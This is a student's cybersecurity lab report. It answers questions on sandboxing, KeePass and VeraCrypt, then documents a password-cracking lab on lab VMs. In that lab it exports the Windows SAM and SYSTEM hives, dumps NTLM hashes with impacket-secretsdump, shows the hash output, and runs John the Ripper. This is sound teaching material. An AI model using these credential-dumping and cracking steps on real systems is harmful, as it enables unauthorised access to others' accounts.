


Screenshot showing dialogue box to confirm Sandbox content deletion, I clicked "yes."



Screenshot showing confirmation that the sandbox is empty after I tried deleting the contents again.


2. Secure Deletion: (Optional) Delete the `SandboxTest.py` file from your host Desktop. Consider using a file shredder tool for truly sensitive files.




Screenshot showing FileWing Shredder interface and registration page. I tried using this shredder to delete the SandboxTest batch file but since I have to sign up (and the system is slow) I will forego this step.

Lab Deliverables & Discussion Questions:


1. Screenshot: Provide a screenshot showing your KeePass database open with your VeraCrypt entry, and the VeraCrypt volume successfully mounted as a drive.



Screenshot showing VeraCrypt vault successfully added to Keepass.



Screenshot showing MySecretVault.hc mounted to Drive "I:".



Screenshot showing Local Disk I: (Drive I:) on the PC.

2. Isolation Report: Describe the results of the `SandboxTest.py` script. What did you observe on the host system versus inside the sandbox?

I ran the SandboxTest.bat file sandboxed, it created the test file in the sandboxed desktop but not the real desktop (Windows 10 virtual machine), which is how it should be done. The real recycle bin's contents on the host machine were not cleared but running the batch file sandboxed cleared the bin. In short, whatever processes are carried out in the sandbox do not affect the host/ real machine including its apps, directories and files.

3. Critical Thinking: If `research_helper.exe` had been real malware, what specific damage could it have done if run outside the sandbox that was prevented by running it inside?

If research_helper.exe had been real malware, it could have damaged or stolen data on the real system. For example, it could delete important files, install hidden spyware, or steal saved passwords and send them to a hacker. By running it inside the sandbox, those harmful actions are contained within the virtual environment and don't reach the host system's files or data. So, the sandbox quarantines the malware from the real/ host machine.

4. Strategy: Explain how using KeePass protects you from a credential stuffing attack compared to password reuse.

Keepass protects you from credential stuffing attacks because it helps create and store unique passwords for every account. In a credential stuffing attack, hackers use leaked usernames and passwords from one site to try logging into others. If you reuse the same password, one breach can expose all your accounts but Keepass removes the need to remember passwords so you don't have to reuse them. For example, if your Netflix password is leaked, your Gmail and bank account logins stay safe because they each have their own strong password stored in Keepass (and the strongest passwords are usually phrases).

5. Physical Security: If your laptop were stolen, what two things would prevent the thief from accessing the files inside your VeraCrypt volume?

If my laptop were stolen, two things that would prevent the thief from accessing the files inside my VeraCrypt volume are:

- Encryption: The data is encrypted, meaning it looks like random gibberish without the decryption key.
- Password protection: The thief would need my VeraCrypt password to open the volume.

Even if they remove the hard drive and try to read it on another computer, they'll only see unreadable encrypted data, not my real files.

6. The Human Element: Which layer of defense (Moat, Sentries, Gatekeeper, Keep) do you think is most often overlooked by average users, and why?

The most overlooked layer by average users in the Sentries, the people themselves. According to Patel (2024), many users forget that human error (like clicking phishing links, using weak passwords, or ignoring updates) often opens the gate to attacks. Even with strong tools like firewalls or encryption, one careless action can undo all the defenses they put up, that makes people the weakest link in the security chain which is why we should practice cybersecurity awareness and good habits.

References

Patel, A. (2024). Humans are IT security's weakest link. ISACA. https://www.isaca.org/resources/news-and-trends/industry-news/2024/humans-are-it-securitys-weakest-link

Lab 2

Lab 2 — Password Cracking (Windows, Linux & ZIP)

Theme: *Red vs Blue* — Can you break it, can you fix it?

- John the Ripper
- Kali Linux VM
- Windows VM, Ubuntu (22.04 LTS)

Ethical Note: Do **not** attempt any of these techniques on real systems you don't own or have explicit permission to test. All work must be done inside the provided lab VMs and files. The lecturer and the University of Technology, Jamaica will not be liable if you disregard this message and commit a cybercrime.

Lab Setup Checklist

- Kali (or Parrot OS) with John the Ripper installed: john, zip2john, unshadow.

- rockyou.txt wordlist available (Kali: /usr/share/wordlists/rockyou.txt.gz — decompress it).
- A Windows 10 VM (local admin) and a Linux VM (sudo).
- **Snapshot** both VMs before you start.

Pro Tip: Keep a lab notes file. Record commands, timings, cracked accounts, and what finally worked. This makes your debrief (and grading!) much easier.

Section 1 — Cracking Windows Passwords (NTLM)

Mission Brief

You will acquire Windows password hashes from the **SAM** database (with **SYSTEM** hive) and crack them with John. You will try three modes: --single, --wordlist --rules, and --incremental.

Background — What matters

- **NTLM** hashes are not salted. Reuse + short passwords are highly vulnerable to offline cracking.
- Windows stops generating **LM** hashes by default on modern versions (good!).
- Defenders should prefer **length** (passphrases), MFA, and reduce NTLM usage in the domain.

Step-by-Step


A. Extract hashes from Windows (safe, offline method)

1. On the Windows 10 VM (run 'cmd' as **Administrator**) and create the hives to be exported as follows:

```
reg save HKLM\SAM C:\Users\Public\SAM.save
reg save HKLM\SYSTEM C:\Users\Public\SYSTEM.save
```

What they do:


- HKLM\SAM → saves the **Security Account Manager (SAM)** hive, which contains user account information and password hashes.
- HKLM\SYSTEM → saves the **SYSTEM** hive, which is needed to decrypt the SAM data.
- The two .save files will be written to C:\Users\Public\, which is convenient to copy out to your Kali VM.




Screenshot showing the command line interface with the commands to create the SAM and SYSTEM hives to be exported.


B. Transfer the two .save files to your Kali VM using WinSCP (GUI)

1. Download and install **WinSCP** on the Windows 10 VM.
2. Open WinSCP → create a new session:
    - ***Host:*** your Kali IP (e.g., 192.168.56.101)
    - ***Username:*** your Kali username
    - ***Password:*** your Kali password
    - ***File protocol:*** SFTP
3. Connect and drag-drop the SAM.save and SYSTEM.save files from C:\Users\Public\ on Windows into /home/kali/ on Kali.



4. Confirm the files appear in Kali's home directory.






Screenshot showing SAM.save and SYSTEM.save files transferred from windows public directory to my kali downloads directory (I later moved them to my user directory "iyana").

Notes:

I struggled to get the connection between Windows and Kali. I tried switching both their network adapters between NAT and Bridged Adapter with no luck. Kali's IP address would not work in WinSCP, I tried pinging the IP from the Windows terminal and it was replying but the connection was still being refused. Eventually I went into the VirtualBox Network settings and set up a NAT Network called MyNATNetwork, enabled DHCP and set both VMs network adapters to NAT Network and tried creating a new session in a new WinSCP window and it worked.



Screenshot showing confirmation of SAM.save and SYSTEM.save files in my kali downloads folder (I latter moved them to my user directory "iyana").


C. Convert hives to NTLM hashes

1. On Kali, use Impacket tool [if not on Kali by default then do the following]
    - sudo apt update
    - sudo apt install python3-impacket
2. Use Impacket's secretsdump:

```
└─$ impacket-secretsdump -sam SAM.save -system SYSTEM.save LOCAL > winhashes.txt
```

3. Open the winhashes.txt file to see the content using the '***cat***' command

```
└─$ cat winhashes.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x684ad1e8eb4becc2efe50ed574ea82af
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:37585c3b1142822714d518bca8775616:::
cyberx:1001:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
hacker:1002:aad3b435b51404eeaad3b435b51404ee:a4f49c406510bdcab6824ee7c30fd852:::
[*] Cleaning up...
```




Screenshot showing the conversion of hives to NTLM hashes. The SYSTEM.save file wasn't being detected so I moved it along with SAM.save to my user directory "iyana" and tried the impacket-secretsdump and cat commands again.

D. Crack with John

1. **Single mode** (quick wins using usernames as seeds):

```
john --single --format=NT winhashes.txt
```



Screenshot showing cracking with john single mode.

Command line explanation:

- "john" — runs John the Ripper, its not a separate application like I thought, its actually in Kali.
- "--single" — use **single mode**: very fast, creates guesses from account data like usernames, GECOS fields). It's a good first pass for quick wins.
- "--format=NT" — only try NT/NTLM hash type, which is what Windows uses, this narrows the attach to the correct algorithm.
- "winhashes.txt" — this is the file containing the extracted Windows hashes.

Output explanation:

- "Created directory: /home/iyana/.john" — john made its working directory to store temporary data and session info.
- "Loaded 5 password hashes" — john read 5 hashes from the file (so there are five accounts in that file).
- "NT [MD4 256/256 AVX2 8x3]" — the hash type and the CPU optimizations it will use (informational).
- "Warning: no OpenMP support..." — john can't use a multi-threaded optimization for this hash type on my system; it's not fatal.
- "Press 'q' or Ctrl-C to abort..." — how to stop the run.
- "0g 0:00:00:00 DONE (2025-11-12 13:33) 0g/s 76500p/s 76500c/s 382500C/s defaultaccount1900..administrator1900" — summary line:
    - 0g = 0 guesses/cracks found during this run.
    - 0g/s = guesses/sec (zero because nothing cracked).
    - 76500p/s / 76500c/s / 382500C/s = internal speed counters (passwords/candidates processed per second — just performance metrics).
    - "defaultaccount1900..administrator1900" = shows example candidates being tried when it finished.
- "Session completed." — john finished the single-mode pass.

TL;DR: single mode tried quick username-derived guesses against 5 hashes and didn't crack any. It was fast and worth doing first.

